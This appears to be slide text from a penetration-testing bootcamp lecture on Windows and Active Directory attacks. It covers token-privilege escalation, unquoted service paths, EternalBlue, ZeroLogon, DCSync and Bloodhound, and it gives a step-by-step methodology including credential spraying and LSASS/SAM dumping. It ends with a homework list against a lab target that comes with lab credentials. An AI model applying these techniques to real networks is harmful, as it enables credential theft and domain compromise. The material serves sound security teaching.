
```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
```

```
ignite\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

NT LAN Manager (NTLM)

Challenge/Response Process



DEMO

Privilege Tokens

Tokens grant privileges

SeImpersonate => Usually easy privilege escalation

Juicy/Rogue Potato, Print Spoofer

SeBackup + SeRestore => Full access to the file system

Can easily dump from SAM OR NTDS.dit

If only SeRestore, can overwrite ImagePath in Registry of a service

SeDebug => Read/Write Access to other process memory

Dump LSASS, or use memory injection techniques

DEMO

Unquoted Service Path

```
C:\Program Files\A Subfolder>sc qc "Some Vulnerable Service"
sc qc "Some Vulnerable Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Some Vulnerable Service
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE          : 2     AUTO_START
        ERROR_CONTROL       : 1     NORMAL
        BINARY_PATH_NAME    : C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Vuln Service DP
        DEPENDENCIES        :
        SERVICE_START_NAME : LocalSystem
```


Search Order

C:\Program.exe

C:\Program Files\A.exe

C:\Program Files\A Subfolder\B.exe

C:\Program Files\A Subfolder\B Subfolder\C.exe

C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

Version Exploits

Windows/AD has many initial access/privilege escalation vulns on older versions.

Eternal Blue (MS17-010)


RCE with SYSTEM privs. With or without credentials

Zero Logon (CVE 2020-1472)

Unauthenticated reset of DC password


DEMO

DCSYNC



DEMO

Bloodhound



DEMO

Methodology

1. Locate the domain controller
2. Find the Windows hosts on the network
 - a. AD-Joined is a bonus, but non-joined is fine
3. Low Hanging Fruit
 - a. CVEs
 - b. Cred Spraying
4. AD Services
 - a. Does the port require auth?
 - i. NULL/GUEST Auth? What creds do I have?
 - b. Do I have a domain context?
 - i. What access do these creds give me?
 - ii. What privileges do I have on the domain? BLOODHOUND!!
 - iii. Low Hanging fruit
 1. Roasts
 2. User descriptions
 - c. Do I have local admin?
 - i. SMB command execution via smb/wmi/atexec.
 - ii. DUMP LSASS/SAM/LSA AND SPRAY!



04

Homework

Homework

Assume Breach Credentials: BOOTCAMP.LOCAL\CPP-TESTER:AwesomeSauce123!

Neo4j credentials: neo4j:bruh

Target: 192.168.1.215

Perform Any 3

- Kerberoast
- ASReproast
- Pass the Hash
- SMB Command Execution (psexec/smbsexec/atexec/etc)
- Unquoted Service Path
- IIS Webshell
- MSSQL Command Execution
- Any Windows/AD CVE
- AD ACL Abuse
- Privilege Token Abuse
- DCSync OR LSASS/SAM dump
- Smb Share Enumeration

Explain the theory behind attack

Include prerequisites

Include why an attacker might consider this attack

Screenshot the results

Explain what each command does